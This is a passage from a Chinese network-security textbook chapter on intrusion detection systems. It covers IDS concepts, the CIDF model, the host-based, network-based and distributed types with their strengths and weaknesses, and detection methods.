


图 8-103　应用配置

第9章 入侵检测系统

在网络安全系统中，防火墙所起的作用类似于门卫，是第一道防线，将内部网和Internet隔离，在两个网络通信时执行访问控制策略。但防火墙无法阻挡发生在网络内部的攻击，入侵检测系统如同一座大厦的视频监控系统可以监视什么人进了大厦，进入大厦后到了什么地方、做了什么事，入侵检测系统可以发现网络内部的异常攻击、登录主机后的异常操作等。本章重点介绍入侵检测的基本原理、分类方法、实现过程、检测模型、性能指标，以及入侵防御系统和统一威胁管理。

9.1 入侵检测系统概述

9.1.1 入侵检测系统的概念

随着Internet的迅猛发展，网络安全越来越受到政府、企业乃至个人的重视。过去，防范网络攻击最常见的方法是防火墙。然而，仅仅依赖防火墙并不能保证足够的安全，如果把防火墙比做网络门卫，那么还需要可以主动寻找罪犯的巡警——入侵检测系统(intrusion detection system，IDS)。

入侵检测技术是主动保护自己免受攻击的一种网络安全技术。作为防火墙的合理补充，入侵检测技术能够帮助系统对付网络攻击，扩展了系统管理员的安全管理能力(包括安全审计、监视、攻击识别和响应)，提高了信息安全基础结构的完整性。

IDS的定义是：通过从计算机网络或计算机系统中的若干关键点收集信息并对其进行分析，以发现网络或系统中是否有违反安全策略的行为和遭到袭击的迹象。

IDS被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下，能对网络进行监测，从而提供对内部攻击、外部攻击和误操作的实时保护。

IDS的主要功能：监控、分析用户和系统的活动；系统构造及其安全漏洞的审计；识别入侵的活动模式并向网络管理员报警；对异常活动的统计分析；操作系统的审计跟踪管理，识别违反安全策略的用户行为；评估关键或重要系统及其数据文件的完整性。

防火墙、IDS和安全审计作为网络安全系统的重要组成部分，三者之间相互独立、相互补充，三者关系如图9-1所示。

IDS不仅能使网络管理员了解网络系统的任何变更，还能给网络安全策略的制定提供指南。IDS的配置和管理应该简单、方便，使非专业人员容易操作，并且能按需求进行相应




图 9-1 防火墙、IDS 和安全审计

的改变。IDS 一旦发现有入侵者留下的踪迹，应能及时做出响应，切断网络连接、记录事件并进行报警。

9.1.2 入侵检测系统的组成

IETF(Internet 工程任务组)将一个 IDS 分为四个组件：事件产生器(event generators)、事件分析器(event analyzers)、响应单元(response units)、事件数据库(event databases)，简称为公共入侵检测框架(CIDF)，其结构如图 9-2 所示。




图 9-2 CIDF 的模型

事件产生器的功能是从整个计算环境中捕获事件信息，并向系统的其他组成部分提供该事件数据；事件分析器分析得到的事件数据，并产生分析结果；响应单元则是对分析结果作出反应的功能单元，它可以作出切断连接、改变文件属性等有效反应，当然也可以只是报警；事件数据库是存放各种中间和最终数据的地方的统称，用于指导事件的分析及反应，它可以是复杂的数据库，也可以是简单的文本文件。

图 9-3 所示为一个典型 NIDS。一个传感器被安装在防火墙外以探查来自 Internet 的攻击。另一个传感器安装在网络内部以探查那些已穿透防火墙的入侵和内部网络入侵和威胁。




图 9-3 一个典型 NIDS

9.2　入侵检测系统的分类

IDS通过对入侵行为的过程与特征进行研究，使安全系统对入侵事件和入侵过程作出实时响应。从不同角度出发，IDS的分类也不同。

9.2.1　按实现技术划分

如果将所有与正常行为的轨迹不同的系统行为都视为可疑的入侵企图（例如，通过流量统计分析发现异常的网络流量），这时的发现技术称为异常发现技术；如果所有的入侵手段及其行为轨迹都可以用模式或特征加以描述时，与正常行为模式不相匹配的行为均视为可疑的入侵行为，这样的发现技术称为模式发现技术。

异常发现技术的局限是并非所有的入侵都表现为异常，而且系统的轨迹也难于计算和更新。模式发现技术的优点是误报少，它的局限是只能发现已知的入侵，对未知的入侵无能为力。

9.2.2　按数据来源划分

如果按照IDS的数据来源范围来划分，IDS分为3类：基于主机的IDS（host IDS，HIDS）、基于网络的IDS（network IDS，NIDS）和分布式IDS（distributed IDS，DIDS）。

1. 基于主机的入侵检测系统

HIDS通常是安装在被重点检测的主机之上，主要是对该主机的网络实时连接以及系统审计日志进行智能分析和判断。如果其中主体活动十分可疑，IDS就会采取相应措施。

HIDS使用验证记录，并发展了精密的可迅速做出响应的检测技术。通常，HIDS可监探系统、事件和Windows NT下的安全记录以及UNIX环境下的系统记录。当有文件发生变化，IDS将新的记录条目与攻击标记相比较，看是否匹配。如果匹配，系统就会向管理员报警并向别的目标报告，以采取措施。

HIDS在发展过程中融入了其他技术。对关键系统文件和可执行文件的入侵检测的一个常用方法，是通过定期检查校验和来进行的，以便发现意外的变化。反应的快慢与轮询间隔的频率有直接关系。最后，许多系统都是监听端口的活动，并在特定端口被访问时向管理员报警。这类检测方法将基于网络的入侵检测的基本方法融入到基于主机的检测环境中。

尽管HIDS不如NIDS快捷，但它确实具有基于网络的系统无法比拟的优点。这些优点包括更好的辨识分析、对特殊主机事件的紧密关注及低廉的成本。

HIDS的优点如下。

（1）确定攻击是否成功。由于基于HIDS使用含有已发生事件信息，它们可以比NIDS更加准确地判断攻击是否成功。在这方面，HIDS是NIDS的完美补充，网络部分可以尽早提供警告，主机部分可以确定攻击成功与否。

（2）监视特定的系统活动。HIDS监视用户和访问文件的活动，包括文件访问、改变文件权限，试图建立新的可执行文件或者试图访问特殊的设备。

例如,HIDS 可以监督所有用户的登录及上网情况,以及每位用户在联结到网络以后的行为,对于 NIDS 要做到这个程度是非常困难的;HIDS 可监视只有管理员才能实施的非正常行为,操作系统记录了任何有关用户账号的增加、删除、更改的情况,改动一旦发生,HIDS 就能检测到这种不适当的改动;HIDS 可以监视主要系统文件和可执行文件的改变,系统能够查出那些欲改写重要系统文件或者安装特洛伊木马或后门的尝试并将它们中断,而 NIDS 有时会查不到这些行为。

(3) 能够检查到 NIDS 检查不出的攻击。例如,来自主要服务器键盘的攻击不经过网络,所以可以躲开 NIDS。

(4) 适用被加密的和交换的环境。交换设备将大型网络分成许多小型网络加以管理,从覆盖足够大的网络范围的角度出发,很难确定配置 NIDS 的最佳位置,业务映射和交换机上的管理端口有助于此,但这些技术并不适用。HIDS 可安装在所需的重要主机上,在交换的环境中具有更高的能见度。某些加密方式也向 NIDS 发出了挑战。由于加密方式位于协议堆栈内,所以 NIDS 可能对某些攻击没有反应,HIDS 没有这方面的限制,当操作系统及 HIDS 看到即将到来的业务时,数据流已经被解密了。

(5) 近于实时的检测和响应。尽管 HIDS 不能提供真正实时的反应,但如果应用正确,反应速度可以非常接近实时。老式系统利用一个进程在预先定义的间隔内检查登记文件的状态和内容,与老式系统不同,当前 HIDS 的中断指令,这种新的记录可被立即处理,显著减少了从攻击验证到作出响应的时间,从操作系统作出记录到 HIDS 得到辨识结果之间的这段时间是一段延迟,但大多数情况下,在破坏发生之前,系统就能发现入侵者,并中止他的攻击。

(6) 不要求额外的硬件设备。HIDS 存在于现行网络结构之中,包括文件服务器、Web 服务器及其他共享资源,这使得 HIDS 效率很高。因为它们不需要在网络上另外安装硬件设备。

(7) 记录花费更加低廉。NIDS 比 HIDS 要昂贵得多。

HIDS 有如下的弱点。

(1) 主机 IDS 安装在我们需要保护的设备上,如当一个数据库服务器要保护时,就要在服务器本身安装 IDS。这会降低应用系统的效率。此外,它也会带来一些额外的安全问题,安装了 HIDS 后,将本不允许安全管理员有权力访问的服务器变成他可以访问的了。

(2) HIDS 依赖于服务器固有的日志与监视能力。如果服务器没有配置日志功能,则必须重新配置,这将会给运行中的业务系统带来不可预见的性能影响。

(3) 全面部署 HIDS 代价较大,企业很难将所有主机用 HIDS 保护,只能选择部分主机保护。那些未安装 HIDS 的机器将成为保护的盲点,入侵者可利用这些机器达到攻击目标。

(4) HIDS 除了监测自身的主机以外,根本不监测网络上的情况。对入侵行为的分析的工作量将随着主机数目增加而增加。

2. 基于网络的入侵检测系统

NIDS,通过对网络中传输的数据包进行分析,从而发现可能的恶意攻击企图。一个典型的例子是在不同的端口检查大量的 TCP 连接请求,以此发现 TCP 端口扫描的攻击企图。NIDS 既可以运行在仅仅监视自己的端口的主机上,也可以运行在监视整个网络状态的处

于混杂模式的 sniffer 主机上。

目前,大部分入侵检测的产品是基于网络的,有多个开放源代码软件,如 snort、NFR、shadow 等,其中 snort 最著名,其研发进展和更新速度均超过大部分同类产品。

由于 NIDS 不像路由器、防火墙等关键设备,它不会成为系统中的关键路径。NIDS 发生故障不会影响正常业务的运行。NIDS 只检查它直接连接的网段通信状态,不检测其他网段的数据包。在交换式以太网中会出现监视范围的局限。NIDS 通常采用特征检测手段,对一些复杂的计算与分析的攻击较难检测到。

NIDS 使用原始网络包作为数据源。NIDS 通常利用一个运行在随机模式下的网络适配器来实时监视并分析通过网络的所有通信业务。它的攻击辨识模块通常使用四种常用技术来识别攻击标志:模式、表达式或字节匹配;频率或穿越阈值;低级事件的相关性;统计学意义上的非常规现象检测。

一旦检测到了攻击行为,IDS 的响应模块就提供多种选项以通知、报警并对攻击采取相应的反应。反应因系统而异,通常都包括通知管理员、中断连接或为法庭分析和证据收集而做会话记录。

NIDS已经成为安全策略实施的重要组件,它有许多仅靠 HIDS 无法提供的优点。

(1) 拥有成本较低。NIDS 可在几个关键访问点上进行策略配置,以观察发往多个系统的网络通信。所以它不要求在许多主机上装载并管理软件。由于需监测的点较少,因此对于一个公司的环境来说,拥有成本很低。

(2) 检测 HIDS 漏掉的攻击。NIDS 检查所有包的头部从而发现恶意的和可疑的行动迹象。HIDS 无法查看包的头部,所以它无法检测到这一类型的攻击。例如,许多来自 IP 地址的拒绝服务型和碎片型攻击在经过网络时,可以在 NIDS 中通过实时监测包流而被发现。

NIDS 可以检查有效负载的内容,查找用于特定攻击的指令或语法。例如,通过检查数据包有效负载可以查到黑客软件,而使正在寻找系统漏洞的攻击者毫无察觉。由于 HIDS 不检查有效负载,所以不能辨认有效负载中所包含的攻击信息。

(3) 攻击者不易转移证据。NIDS 使用正在发生的网络通信进行实时攻击的检测,所以攻击者无法转移证据。被捕获的数据不仅包括攻击的方法,还包括可识别的入侵者身份及对其进行起诉的信息。许多入侵者都熟知审计记录,他们知道如何操纵这些文件掩盖他们的入侵痕迹,来阻止需要这些信息的 HIDS 去检测入侵。

(4) 实时检测和响应。NIDS 可以在恶意及可疑的攻击发生的同时将其检测出来,并做出更快的通知和响应。例如,一个基于 TCP 的对网络进行的拒绝服务攻击可以通过将 NIDS 发出 TCP 复位信号,在该攻击对目标主机造成破坏前,将其中断。而 HIDS 只有在可疑的登录信息被记录下来以后才能识别攻击并做出反应。而这时关键系统可能早就遭到了破坏,或是运行 HIDS 的系统已被摧毁。

(5) 检测未成功的攻击和不良意图。NIDS 增加了许多有价值的数据,以判别不良意图。即便防火墙可以正在拒绝这些尝试,位于防火墙之外的 NIDS 可以查出躲在防火墙后的攻击意图。HIDS 无法查到从未攻击到防火墙内主机的未遂攻击,而这些丢失的信息对于评估和优化安全策略是至关重要的。

(6) 操作系统无关性。NIDS 作为安全监测资源,与主机的操作系统无关。与之相比,HIDS 必须在特定的、没有遭到破坏的操作系统中才能正常工作。

NIDS有向专门的设备发展的趋势，安装这样的一个NIDS非常方便，只需将定制的设备接上电源，做很少一些配置，将其连到网络上即可。

NIDS有如下的弱点。

(1) NIDS只检查它直接连接网段的通信，不能检测在不同网段的网络包。在使用交换以太网的环境中就会出现监测范围的局限。而安装多台NIDS的传感器会使部署整个系统的成本大大增加。

(2) NIDS为了性能目标通常采用特征检测的方法，它可以检测出一些普通的攻击，而很难实现一些复杂的需要大量计算与分析时间的攻击检测。

(3) NIDS可能会将大量的数据传回分析系统中。在一些系统中监听特定的数据包会产生大量的分析数据流量。一些系统在实现时采用一定方法来减少回传的数据量，对入侵判断的决策由传感器实现，而中央控制台成为状态显示与通信中心，不再作为入侵行为分析器。这样的系统中的传感器协同工作能力较弱。

(4) NIDS处理加密的会话过程较困难，目前通过加密通道的攻击尚不多，但随着IPv6的普及，这个问题会越来越突出。

3. 分布式入侵检测系统

目前这种技术在ISS的RealSecure等产品中已经有了应用。它检测的数据也是来源于网络中的数据包，不同的是，它采用分布式检测、集中管理的方法。即在每个网段安装一个黑匣子，该黑匣子相当于NIDS，只是没有用户操作界面。黑匣子用来监测其所在网段上的数据流，它根据集中安全管理中心制定的安全策略、响应规则等来分析检测网络数据，同时向集中安全管理中心发回安全事件信息。集中安全管理中心是整个DIDS面向用户的界面。它的特点是对数据保护的范围比较大，但对网络流量有一定的影响。

4. 基于主机和基于网络的入侵检测比较

HIDS和NIDS都有其优势和劣势，两种方法互为补充。一种真正有效的IDS应将二者结合。HIDS和NIDS的比较见表9-1。

表9-1 HIDS和NIDS的比较

基于网络	基于主机
可以检测到基于主机所忽略的攻击：DoS、BackOffice	可以检测到基于网络所忽略的攻击：来自关键服务器键盘的攻击(内部，不经过网络)等攻击者
攻击者更难抹去攻击的证据	可以事后比较成功和失败的攻击
实时检测并响应	接近实时检测和响应
检测不成功的攻击和恶意企图	监测系统特定的行为
独立于操作系统	很好地适应加密和交换网络环境
可以监测活动的会话情况	不能
给出网络原始数据的日志	不能
终止TCP连接	终止用户的登录
重新设置防火墙	封杀用户账号
探针可以分布在整个网络并向管理站报告	只能保护配置引擎或代理的主机

9.2.3 按工作方式划分

根据工作方式分为离线检测系统与在线检测系统。

(1) 离线检测系统是非实时工作的系统,它在事后分析审计事件,从中检查入侵活动。事后入侵检测由网络管理人员进行,他们具有网络安全的专业知识,根据计算机系统对用户操作所做的历史审计记录判断是否存在入侵行为,如果有就断开连接,并记录入侵证据和进行数据恢复。事后入侵检测是管理员定期或不定期进行的,不具有实时性。

(2) 在线检测系统是实时联机的检测系统,它包含对实时网络数据包分析、实时主机审计分析。其工作过程是实时入侵检测在网络连接过程中进行,系统根据用户的历史行为模型、存储在计算机中的专家知识以及神经网络模型对用户当前的操作进行判断,一旦发现入侵迹象立即断开入侵者与主机的连接,并收集证据和实施数据恢复。这个检测过程是不断循环进行的。

9.3 入侵检测系统的工作原理

入侵检测无论是基于何种类型——主机、网络、应用程序和目标,或者是几种类型的集成系统,要实现检测的目的,收集信息都是首要的任务;只有收集到大量有用的信息,才能进行有效的数据分析;只有进行有效的模式匹配、统计分析和完整性分析,才能获得正确的结论,采取积极主动的安全防护技术。

9.3.1 信息收集

信息收集的内容,包括系统、网络、数据及用户活动的状态及其行为。信息收集的范围要在不同网段、不同主机、不同关键点。只有来源广泛的信息,才能从不一致的信息中找出入侵者的踪迹。

入侵检测利用的信息一般来源于4个方面。

(1) 系统和网络日志文件是检测的必要条件。通过查看日志文件能够发现成功的入侵或攻击企图,并启动相应的应急响应程序。日志文件记录各种行为类型,如用户活动。它包含登录、用户ID、文件访问、授权和认证信息等。很明显的用户的异常登录及访问企图,都是必须收集的信息。

(2) 系统目录和文件的异常改变。目录和文件中的异常改变,特别是那些限制访问的信息,如发现被修改、替换或破坏的情况,很可能是黑客入侵的信号。

